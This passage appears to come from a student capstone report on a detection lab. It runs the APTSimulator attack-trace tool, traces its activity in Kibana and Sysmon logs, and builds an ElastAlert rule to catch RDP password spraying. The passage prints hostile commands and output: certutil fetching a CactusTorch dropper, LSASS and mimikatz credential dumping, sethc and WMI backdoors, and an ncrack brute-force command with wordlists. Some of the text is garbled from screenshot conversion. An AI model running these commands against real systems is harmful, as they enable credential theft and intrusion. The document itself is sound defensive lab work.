7-Zip [64] 16.04 : Copyright (c) 1999-2016 Igor Pavlov : 2016-10-04
```

```
Scanning the drive:
1 folder, 9 files, 885716 bytes (865 KiB)
```

```
Creating archive: enc-toolset.7z
```

```
Items to compress: 10
```

```

+ APTSimulator\test-sets\command-and-control\malicious-user-agents.bat
+ APTSimulator\test-sets\command-and-control\netcat-back-connect.bat
+ APTSimulator\test-sets\command-and-control\wmi-backdoor-c2.bat
+ APTSimulator\test-sets\credential-access\lsass-dump.bat
+ APTSimulator\test-sets\credential-access\mimikatz-1.bat
+ APTSimulator\test-sets\credential-access\wce-1.bat
+ APTSimulator\test-sets\defense-evasion\active-guest-acccount-admin.bat
+ APTSimulator\test-sets\defense-evasion\fake-system-file.bat
+ APTSimulator\test-sets\defense-evasion\hosts-manipulation.bat
+ APTSimulator\test-sets\defense-evasion\js-dropper.bat
+ APTSimulator\test-sets\defense-evasion\obfuscation1.bat
+ APTSimulator\test-sets\discovery\nbtscan.bat
+ APTSimulator\test-sets\discovery\recon-cmd-activity.bat
+ APTSimulator\test-sets\execution\psexec.bat
+ APTSimulator\test-sets\execution\remote-exe-tools.bat
+ APTSimulator\test-sets\lateral-movement\lateral-movement.bat
+ APTSimulator\test-sets\persistence\at-jobs.bat
+ APTSimulator\test-sets\persistence\run-key.bat
+ APTSimulator\test-sets\persistence\schtasks-xml.bat
+ APTSimulator\test-sets\persistence\schtasks.bat
+ APTSimulator\test-sets\persistence\sticky-key-backdoor.bat
+ APTSimulator\test-sets\persistence\userinit-mpr-logonscript.bat
+ APTSimulator\test-sets\persistence\web-shells.bat
+ APTSimulator\test-sets\persistence\wmi-backdoor.bat
+ APTSimulator\test-sets\privilege-escalation\privilege-escalation.bat
+ APTSimulator\welcome.txt

Files read from disk: 35
Archive size: 2549637 bytes (2490 KiB)
Everything is Ok

```

The simulator was then started and all tests were chosen.

```

Administrator: Command Prompt - APTSimulator.bat
=====
WARNING
This program is meant to simulate an APT on the local system by
distributing traces of typical APT attacks.

1.) To get the best results, run it as "Administrator"
2.) DO NOT run this script on PRODUCTIVE systems as it drops files
    that may be used by attackers for lateral movement, password dumping
    and other types of manipulations.
3.) You DO NOT have to deactivate your ANTIVIRUS. Keep it running to see
    that it is useless to detect activities of skilled attackers.
4.) DO NOT upload contents of this archive to VIRUSTOTAL or a similar
    online service as they provide backend views in which researchers and
    attackers get access to the uploaded files.

=====
Let's go ahead ... The next steps will manipulate the local system.

Are you sure to proceed (Y/[N])? -

```

```
=====
/ \ | / \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ 
\ / \ \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ 
Florian Roth, Nextron Systems, v0.8.0

Select the test-set that you want to run:

[0] RUN EVERY TEST
[1] Collection
[2] Command and Control
[3] Credential Access
[4] Defense Evasion
[5] Discovery
[6] Execution
[7] Lateral Movement
[8] Persistence
[9] Privilege Escalation

[A] Apply AV Exclusions in Registry
[S] Settings
[E] Exit

Your selection (then press ENTER): .
```

```
Your selection (then press ENTER): 0
#####
RUNNING SET: "collection"
#####
WORKING DIRS AND FILES
Creating typical attacker working directory C:\TMP ...
Dropping typical temporary files into that directory
#####
RUNNING SET: "command-and-control"
#####

C2 Access
Using curl to access well-known C2 addresses
C2: msupdater.com
Result: 000
C2: twitterdocs.com
Result: 000
C2: freenow.chickenkiller.com
Result: 000
#####

DNS CACHE
Creating DNS Cache entries for well-known malicious C2 servers
C2: msupdater.com
```

```

=====
DNS CACHE
Creating DNS Cache entries for well-known malicious C2 servers
C2: msupdater.com
*** Request to UnKnown timed-out
C2: twitterdocs.com
*** Request to UnKnown timed-out
C2: freenow.chickenkiller.com
*** Request to UnKnown timed-out
C2: www.googleaccountsservices.com
*** Request to UnKnown timed-out
=====

MALICIOUS UA
Using malicious user agents to access web sites
HttpBrowser RAT
Result: 000
Dyre / Upatre
Result: 200
Sality
Result: 200
NJRat
Result: 200
=====

NETCAT ALTERNATIVE
Dropping a Powershell netcat alternative into the APT dir
. : The term 'C:\TMP\nc.ps1' is not recognized as the name of a cmdlet, function, script file, or
included, verify that the path is correct and try again.
At line:1 char:3
+ . "C:\TMP\nc.ps1";powertac -c www.googleaccountsservices.com -p 80 -t ...
+
+ CategoryInfo          : ObjectNotFound: (C:\TMP\nc.ps1:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
=====

WMI Backdoor C2
Using Matt Graeber's WMIBackdoor to contact a C2 in certain intervals
Set-WmiInstance :
At C:\TMP\WMIBackdoor.ps1:552 char:15
+     $Filter = Set-WmiInstance @FilterParams
+
+ CategoryInfo          : InvalidOperationException: () [Set-WmiInstance], COMException
+ FullyQualifiedErrorId : SetWMICOMException,Microsoft.PowerShell.Commands.SetWmiInstance
=====

#####
RUNNING SET: "credential-access"
=====

LSASS DUMP
Dumping LSASS memory with ProcDump

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:17:14] Dump 1 initiated: C:\TMP\somethingwindows.dmp
[13:17:14] Dump 1 writing: Estimated dump file size is 51 MB.
[13:17:15] Dump 1 complete: 51 MB written in 0.6 seconds
[13:17:15] Dump count reached.
=====

MIMIKATZ
Dropping a custom mimikatz build into the APT dir
=====
```

```

MIMIKATZ
Dropping a custom mimikatz build into the APT dir
Executing it to get it into memory and saving the output to out.tmp ...
'"C:\TMP\mim.exe"' is not recognized as an internal or external command,
operable program or batch file.
Extracting Mimikatz output to target directory ...
Running Invoke-Mimikatz: downloading from github, run from memory
=====
EVENTLOG
Creating Eventlog Entries indicating the use of password dumpers

SUCCESS: An event of type 'Success' was created with 'System' as the log.
SUCCESS: An event of type 'Success' was created with 'System' as the log.

#####
RUNNING SET: "defense-evasion"

=====
GUEST USER
Activating guest user account
The command completed successfully.

Adding the guest user to the local administrators group
The command completed successfully.

=====
SUSPICIOUS LOCATIONS
Well-known system files in suspicious locations
Placing a svchost.exe (which is actually svrany.exe) into C:\Users\Public

Well-known system files in suspicious locations
Placing a svchost.exe (which is actually svrany.exe) into C:\Users\Public
Running the misplaced system file
=====

HOSTS
Modifying the hosts file
Adding update.microsoft.com mapping to private IP address
=====

CACTUSTORCH
Using certutil to drop a CactusTorch shellcode launcher injecting bind shell (p
Fixing possible problems with JavaScript on the system
Downloading the CactusTorch dropper (press Enter if it takes more than 20s)
**** Online ****
 0000 ...
 372f
CertUtil: -URLCache command completed successfully.
Executing the CactusTorch dropper
=====

OBFUSCATION
Dropping obfuscated RAR file with JPG extension

#####
RUNNING SET: "discovery"

=====
NETBIOS Discovery
Executes nbtscan on the local network
*timeout (normal end of scan)
*timeout (normal end of scan)
*timeout (normal end of scan)
Dumping sample scan output to the C:\Users\ELAINE~1\AppData\Local\Temp dir in c
=====

RECON ACTIVITY
Executes commands that are often used by attackers to get information

```

```

Registering mimikatz in scheduled task
SUCCESS: The scheduled task "GameOver" has successfully been created.
=====
SETHC BACKDOOR
Two methods: Replacement of sethc.exe / Debugger registration
Backing up old sethc.exe
  1 file(s) copied.

Trying to replace the real sethc.exe - administrator rights needed
Instead registering cmd.exe as debugger for sethc.exe
The operation completed successfully.
At least place a temporary and manipulated sethc.exe in the TEMP folder
=====
UserInitMprLogonScript Persistence
Using the UserInitMprLogonScript key to get persistence
The operation completed successfully.
=====
WEBSHELLS
Dropping web shell in new WWW directory
=====
WMI Backdoor
Using Matt Graeber's WMIBackdoor to kill local procexp64.exe when it starts
Set-WmiInstance :
At C:\TMP\WMIBackdoor.ps1:552 char:15
+   $Filter = Set-WmiInstance @FilterParams
+
+ CategoryInfo          : InvalidOperation: (:) [Set-WmiInstance], COMException
+ FullyQualifiedErrorId : SetWMICOMException,Microsoft.PowerShell.Commands.SetW
=====

#####
RUNNING SET: "privilege-escalation"
=====

Finished

```

The simulator created several temporary files and we can see this in the TMP directory.

Name	Date modified	Type	Size
127.0.0.1.txt	7/1/2020 1:11 PM	Text Document	1 KB
d.txt	7/1/2020 1:11 PM	Text Document	10 KB
mim-out.txt	7/1/2020 1:11 PM	Text Document	4 KB
moutput.tmp	7/1/2020 1:17 PM	TMP File	58 KB
nbtscan.exe	7/1/2020 1:11 PM	Application	36 KB
p.exe	7/1/2020 1:11 PM	Application	373 KB
scan1.tmp	7/1/2020 1:18 PM	TMP File	1 KB
scan2.tmp	7/1/2020 1:18 PM	TMP File	0 KB
scan3.tmp	7/1/2020 1:18 PM	TMP File	0 KB
schtasks-backdoor.ps1	7/1/2020 1:11 PM	Windows PowerS...	7 KB
somethingwindows.dmp	7/1/2020 1:17 PM	DMP File	50,882 KB
sys.txt	7/1/2020 1:18 PM	Text Document	9 KB
WMIBackdoor.ps1	7/1/2020 1:11 PM	Windows PowerS...	20 KB

One of the threats that the tool simulates is certutil.exe. Referring to the MITRE Att&CK matrix, we can see that this utility is used to obtain certificate authority and configure Certificate services.

The sub-techniques beta is now live! Read the release blog post for more info.

Software

- Overview
- 3PARA RAT
- 4H RAT
- adbupd
- Adups
- ADVSTORESHELL
- Agent.Tesla
- Agent.btz
- Allwinner
- Android.Chilli.A
- ANDROIDOS_ANSERVER.A
- AndroRAT
- Arp
- ASPxSpy
- Astaroth
- at
- AuditCred
- Autolt backdoor

certutil

certutil is a command-line utility that can be used to obtain certificate authority information and configure Certificate Services.^[1]

ID: S0160
Associated Software: certutil.exe
Type: TOOL
Platforms: Windows
Version: 1.1
Created: 14 December 2017
Last Modified: 31 July 2019

Techniques Used

Domain	ID	Name	Use
Enterprise	T1140	Deobfuscate/Decode Files or Information	certutil has been used to decode binaries hidden inside certificate files as Base64 information. ^[2]
Enterprise	T1130	Install Root Certificate	certutil can be used to install browser root certificates as a precursor to performing man-in-the-middle between connections to banking websites. <code>addstore -f -user ROOT ProgramData\certs\1231231.cer</code> ^[3]
Enterprise	T1105	Remote File Copy	certutil can be used to download files from a given URL. ^[4]

Several threat actors have been observed using this tool.

Groups That Use This Software


ID	Name	References
G0075	Rancor	[3]
G0045	menuPass	[4] [7]
G0007	<u>APT28</u>	[8]
G0049	OilRig	[9]
G0010	Turla	[10]

On the Kibana UI, going through the logstash dashboard, it is possible to see actions associated with certutil.exe.

Here, a file was downloaded and the target file and user group were identified.

# Ingstash_time	Q Q □ *	0.002
1 message	Q Q □ *	File stream created:
		Rulename: -
		UtcTime: 2020-07-01 19:11:52.683
		ProcessGuid: {F7922B6A-0438-5EFC-CF00-000000001800}
		ProcessId: 928
		Image: C:\Windows\Explorer.EXE
		Targetfilename: C:\Users\Elaine\OneDrive\Downloads\APTSimulator-master\APTSimulator-master\toolset\produngi4.exe
		CreationUTCTime: 2018-06-13 16:12:46.000
		Hash: H05492669EC88523B0182564C2388F4489, SHA256=16F413862EF0A3ABA6310BA7AE2BFFF6D84ACDF945447ADA518C7ABA6F375A5, IMPHASH=6219F8A9591135771A712374981AA3F
2 opcode	Q Q □ *	Info

Searching through the Discover tab with *certutil.exe, various events are identified.



Here is a C2 simulation.

event_id	Q Q □ * 3
event_type	Q Q □ * sysmon
image_path	Q Q □ * C:\Windows\System32\certutil.exe
ips	Q Q □ * 192.168.150.136, 72.21.91.29
level	Q Q □ * ▲ Information
log_name	Q Q □ * Microsoft-Windows-Sysmon/Operational
logstash_time	Q Q □ * 0.002
message	Q Q □ * Network connection detected: RuleName: - UtcTime: 2020-07-01 19:18:12.929 ProcessId: {F7922B6A-E16A-5EFC-6D02-000000001800} ProcessId: 6664 Image: C:\Windows\System32\certutil.exe User: AzureAD\ElaineBenes Protocol: tcp Initiated: true SourceIsIpv6: false SourceIp: 192.168.150.136 SourceHostname: DESKTOP-U2R7EPL.localdomain SourcePort: 50342 SourcePortName: - DestinationIsIpv6: false DestinationIp: 72.21.91.29 DestinationHostname: - DestinationPort: 80 DestinationPortName: http
opcode	Q Q □ * ▲ Info
process_id	Q Q □ * 2,884
provider_guid	Q Q □ * ▲ {5770385F-C22A-43E0-BF4C-06F569BFFBD9}
record_number	Q Q □ * 14340
source_hostname	Q Q □ * DESKTOP-U2R7EPL.localdomain
source_ip	Q Q □ * 192.168.150.136
source_ips	Q Q □ * 192.168.150.136
source_name	Q Q □ * ▲ Microsoft-Windows-Sysmon
tags	Q Q □ * beat, beats_input_codec_plain_applied, external_destination, internal

Here, the SO server can identify that certutil.exe has downloaded a file named en-US.js.

? beat_host.os.version	Q Q □ * ▲ 10.0
? computer_name	Q Q □ * ▲ DESKTOP-U2R7EPL
? event_data.CommandLine	Q Q □ * ▲ certutil.exe -urlcache -split -f https://raw.githubusercontent.com/NextronSystems/APTSimulator/master/download/cactus.js C:\Users\Public\en-US.js
? event_data.Company	Q Q □ * ▲ Microsoft Corporation


Mimikatz was also part of the simulation. This can be identified in the event data, identified by the mim-out files, on the Kibana UI as well.



6.10 Testing Password Spraying Attack through RDP

As the MITRE ATT&CK framework indicated that RDP and port 3389 is a common target in password spraying, in order to ensure that the service can be attacked, RDP was enabled on one of the Windows 10 VMs.

1. Open System Settings - Right click on the Windows start button and select System from the menu.
2. Open Remote Desktop Settings - Click on the Remote desktop link on the left to open the remote settings window.
3. Allow Remote Connections - Under the remote desktop section, Turn "Enable Remote Desktop" on, and then choose "Confirm".



Then, the remote desktop connection will need to be enabled from the Windows Firewall as well.

Open Windows Firewall (Start button > Windows System > Control Panel) - From the Control Panel Go to Systems and Security > Windows Defender Firewall.

From the Firewall, click on the “Allow apps to communicate through Windows Defender Firewall” link in the left pane. Then, click “Change settings” and select the box next to Remote Desktop for both private and public networks. Click OK to save the new settings.

The screenshot shows two identical windows side-by-side, each titled "Allow apps to communicate through Windows Defender Firewall". Both windows have a "Change settings" button at the top right. Below the button is a section titled "What are the risks of allowing an app to communicate?". The main area is titled "Allowed apps and features:" and contains a table with columns for "Name", "Private", and "Public".

Name	Private	Public
@{Microsoft.Windows.Photos_2019.18114.19410.0_x64_8wekyb3d8bbwe?ms...	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
@{microsoft.windowscommunicationsapps_16005.11029.20108.0_x64_8weky...	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
@{Microsoft.WindowsStore_11811.1001.18.0_x64_8wekyb3d8bbwe?ms-resou...	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
@FirewallAPI.dll_-80201	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>

Name	Private	Public
Print 3D	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Proximity Sharing	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Recommended Troubleshooting	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remote Assistance	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remote Desktop	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Remote Desktop (WebSocket)	<input type="checkbox"/>	<input type="checkbox"/>

To ensure that the RDP client does not generate an error, network level authentication will be turned off (Kurshid, 2020).

Advanced settings

Configure Network Level Authentication

Require computers to use Network Level Authentication to connect (recommended)

[Why allow connections only with Network Level Authentication?](#)

A Kali VM was then placed on the same subnet of the Windows 10 VM. A port scan was then conducted, which indicated that port 3389 on the Windows 10 VM is open.

```
target to satisfy, RDP clipboard text request
hacker@kali:~/Desktop/ncrack/rdp/BruteDum$ nmap 192.168.1.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 15:13 MDT
Nmap scan report for 192.168.1.128
Host is up (0.00079s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
hacker@kali:~/Desktop/ncrack/rdp/BruteDum$
```

To test the remote desktop connection, rdesktop was used and the appropriate credentials were supplied.

```
There are stopped jobs.
hacker@kali:~/Desktop/ncrack/rdp/BruteDum$ rdesktop -u GeorgeCostanza -p f3
stivusIS@mazing -d AzureAD 192.168.1.128
```

This brings up the desktop associated with the Windows 10 VM.

```
rdesktop - 192.168.1.128
C:\Windows\System32\cmd.exe - winlogbeat.exe -e -c winlogbeat.yml
s":16,"events":{"active":0}},"system":{"cpu":{"cores":2}}}}}
2020-07-16T17:37:38.029-0600    INFO    [monitoring]    log/log.go:144 Non-zero metrics in the last 30s
{"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks":250,"time":{"ms":47}},"total":{"ticks":468,"time":{"ms":109}, "value":468}, "user":{"ticks":218,"time":{"ms":62}}}}, "handles":{"open":346}, "info":{"ephemeral_id": "d4b7548a-d56a-4a70-b644-5273c3989c47", "uptime":{"ms":60195}}, "memstats":{"gc_next":4756960, "memory_alloc":3196136, "memory_total":6000584, "rss":-7397376}, "libbeat":{"config":{"module":{"running":0}}}, "pipeline":{"clients":16, "events":{"active":0}}}}}}
}
2020-07-16T17:38:08.028-0600    INFO    [monitoring]    log/log.go:144 Non-zero metrics in the last 30s
{"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks":343,"time":{"ms":93}},"total":{"ticks":593,"time":{"ms":125}, "value":593}, "user":{"ticks":250,"time":{"ms":32}}}}, "handles":{"open":344}, "info":{"ephemeral_id": "d4b7548a-d56a-4a70-b644-5273c3989c47", "uptime":{"ms":90194}}, "memstats":{"gc_next":4756960, "memory_alloc":3886248, "memory_total":6690696, "rss":-3665920}, "libbeat":{"config":{"module":{"running":0}}}, "pipeline":{"clients":16, "events":{"active":0}}}}}}
}
2020-07-16T17:38:16.290-0600    INFO    pipeline/output.go:95  Connecting to backoff(async(tcp://52.138.5.19:5044))
2020-07-16T17:38:16.814-0600    INFO    pipeline/output.go:105  Connection to backoff(async(tcp://52.138.5.19:5044)) established
2020-07-16T17:38:17.502-0600    INFO    beater/eventlogger.go:73      EventLog[Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational] successfully published 4 events
2020-07-16T17:38:17.849-0600    INFO    beater/eventlogger.go:73      EventLog[Application] successfully published 1 events
2020-07-16T17:38:17.849-0600    INFO    beater/eventlogger.go:73      EventLog[Microsoft-Windows-Firewall-With-Advanced-Security/Firewall] successfully published 4 events
2020-07-16T17:38:19.979-0600    INFO    beater/eventlogger.go:73      EventLog[Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational] successfully published 2 events
```

On the SO server, a new ElastAlert rule was then created. Rules can be manually written. However, there is also a built-in utility that can be used to create ElastAlert rules. The appropriate parameters are entered based on the prompts.

so-elastalert-create

```
capstone@securityonion:~$ so-elastalert-create

This script will help automate the creation of Elastalert Rules.
Please choose the rule you would like to build.

For Cardinality rules: Press 1
For Blacklist rules: Press 2
For Whitelist rules: Press 3
For Frequency rules: Press 4
For Change rules: Press 5
For Spike rules: Press 6
For New Term rules: Press 7
For Flatline rules: Press 8
To Exit: Press 9

4
The rule name will appear in the subject of the alerts and be the name of the yaml rule file.

What do you want to name the rule?

RDP_EMAIL_Alerts_Capstone

What elasticsearch index do you want to use?
Below are the default Index Patterns used in Security Onion:

*:logstash-*
*:logstash-beats-*
*:elastalert_status*

*:logstash-*
The Frequency rule matches when there are at least a certain number of events in a given timeframe.

Enter the number of events you want to alert on:
750
```

```
Below are the available units of measure for the timeframe field:
- weeks, days, hours, minutes, or seconds
What unit of measure do you want to use?
minutes
Please enter the number of minutes you want to use.
30
The frequency rule has the below optional fields:
- use_count_query: if true, ElastAlert will poll Elasticsearch using the count api and not download all the matching documents. This is useful if you only care about the numbers and not the actual data.
- use_terms_query: If true, ElastAlert will make an aggregation query against Elasticsearch to get counts of documents matching each unique value of the query_key. This will only return the Maximum of terms_size, default 50 unique terms.
```

Would you like to set the optional settings? (Y/N)

n

```
The realert option allows you to ignore repeating alerts for a given period of time.
Would you like to set a realert timeframe? (Y/N)
y
Please choose from the following units of measure:
- weeks, days, hours, minutes, or seconds
hours
Please enter the number of hours you want to use.
4
By default this script will use a wildcard search that will include all logs for the index chosen above.
Would you like to use a specific filter? (Y/N)

y
This script will allow you to generate basic filters. For complex filters visit https://elastalert.readthedocs.io/en/latest/recipes/writing_filters.html
Term: Allows you to match a value in a field. For example you can select the field source_ip and the value 192.168.1.1 or choose a specific log type you want the rule to apply to ie. field_type: event_type and the field_value bro_http
Wildcard: Allows you to use the wildcard * in the field_value. For example field_type: useragent and field_value: *Mozilla*
Please choose from the following filter types.
term or wildcard
destination_port:"3389"
By default, all matches will be written back to the elastalert index.
Please choose from the below options.

- For Email: Press 1
- For Slack: Press 2
- For the default (debug): Press 3
```

After the rule was created, the ElastAlert service was restarted.

```
capstone@securityonion:~$ cd /etc/elastalert/rules/
capstone@securityonion:/etc/elastalert/rules$ mv /home/capstone/rdp_email_alerts_capstone.yaml .
mv: cannot move '/home/capstone/rdp_email_alerts_capstone.yaml' to './rdp_email_alerts_capstone.yaml': Permission denied
capstone@securityonion:/etc/elastalert/rules$ sudo mv /home/capstone/rdp_email_alerts_capstone.yaml .
capstone@securityonion:/etc/elastalert/rules$ so-elastalert-restart
This script must be run using sudo!
This script must be run using sudo!
capstone@securityonion:/etc/elastalert/rules$ sudo so-elastalert-restart
so-elastalert
so-elastalert: 37f2c5d585c06e8bdab71d8bdd86ff5cce9e8c902defc779ff9b1df3bc3b5ba7
capstone@securityonion:/etc/elastalert/rules$ █
```

Here is an excerpt of the rule that was created.

```
capstone@securityonion:~$ cat rdp_brute_force_test.yaml
# Elasticsearch Host
es_host: elasticsearch
es_port: 9200

# (Required)
# Rule name, must be unique
name: RDP_Brute_Force_Test

# (Required)
# Index to search, wildcard supported
index: "*:logstash-*"

# (Required)
# Type of alert.
# the frequency rule type alerts when num_events events occur with timeframe time
type: frequency

# (Required, frequency specific)
# Alert when this many documents matching the query occur within a timeframe
num_events: 500

# (Required, frequency specific)
# num_events must occur within this amount of time to trigger an alert
timeframe:
  minutes: 30

# This option allows you to ignore repeating alerts for a period of time.
realert:
  hours: 4

#(Required)
# A list of Elasticsearch filters used for find events
# These filters are joined with AND and nested in a filtered query
# For more info: http://www.elasticsearch.org/guide/en/elasticsearch/reference/current/query-dsl.html
filter:


#(Required)
# A list of Elasticsearch filters used for find events
# These filters are joined with AND and nested in a filtered query
# For more info: http://www.elasticsearch.org/guide/en/elasticsearch/reference/current/query-dsl.html
filter:

  - term:
    destination_port: "3389"

# (Required)
# The alert is use when a match is found
alert:
  debug
  █

capstone@securityonion:~$ █
```

On the Kibana UI, the ElastAlert dashboard shows that the written rule has been queried multiple times since creation.



Then, ncrack and xhydra (Pwndefend, n.d.) were used to perform a password spraying attack.

The terminal window shows the command: `hacker@kali:~/Desktop/ncrack$ ncrack -vv -U username.txt -P password.txt -T 5 192.168.1.128:3389`. The output indicates the start of the attack and its progress:

```

Starting Ncrack 0.7 ( http://ncrack.org ) at 2020-07-16 15:14 MDT
Stats: 0:00:03 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Stats: 0:00:04 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done

```

Two xHydra configuration windows are shown side-by-side. Both windows have their "Target" tab selected. The left window's Target field contains "192.168.0.103". The right window's Username field contains "root". Both windows also have their Password field set to "yourpass" and their Password List field set to "/root/password.txt".

The two tools, in initial testing, were not successful and further troubleshooting was done. Eventually, the rules and tools used are detailed in [section 2.3](#).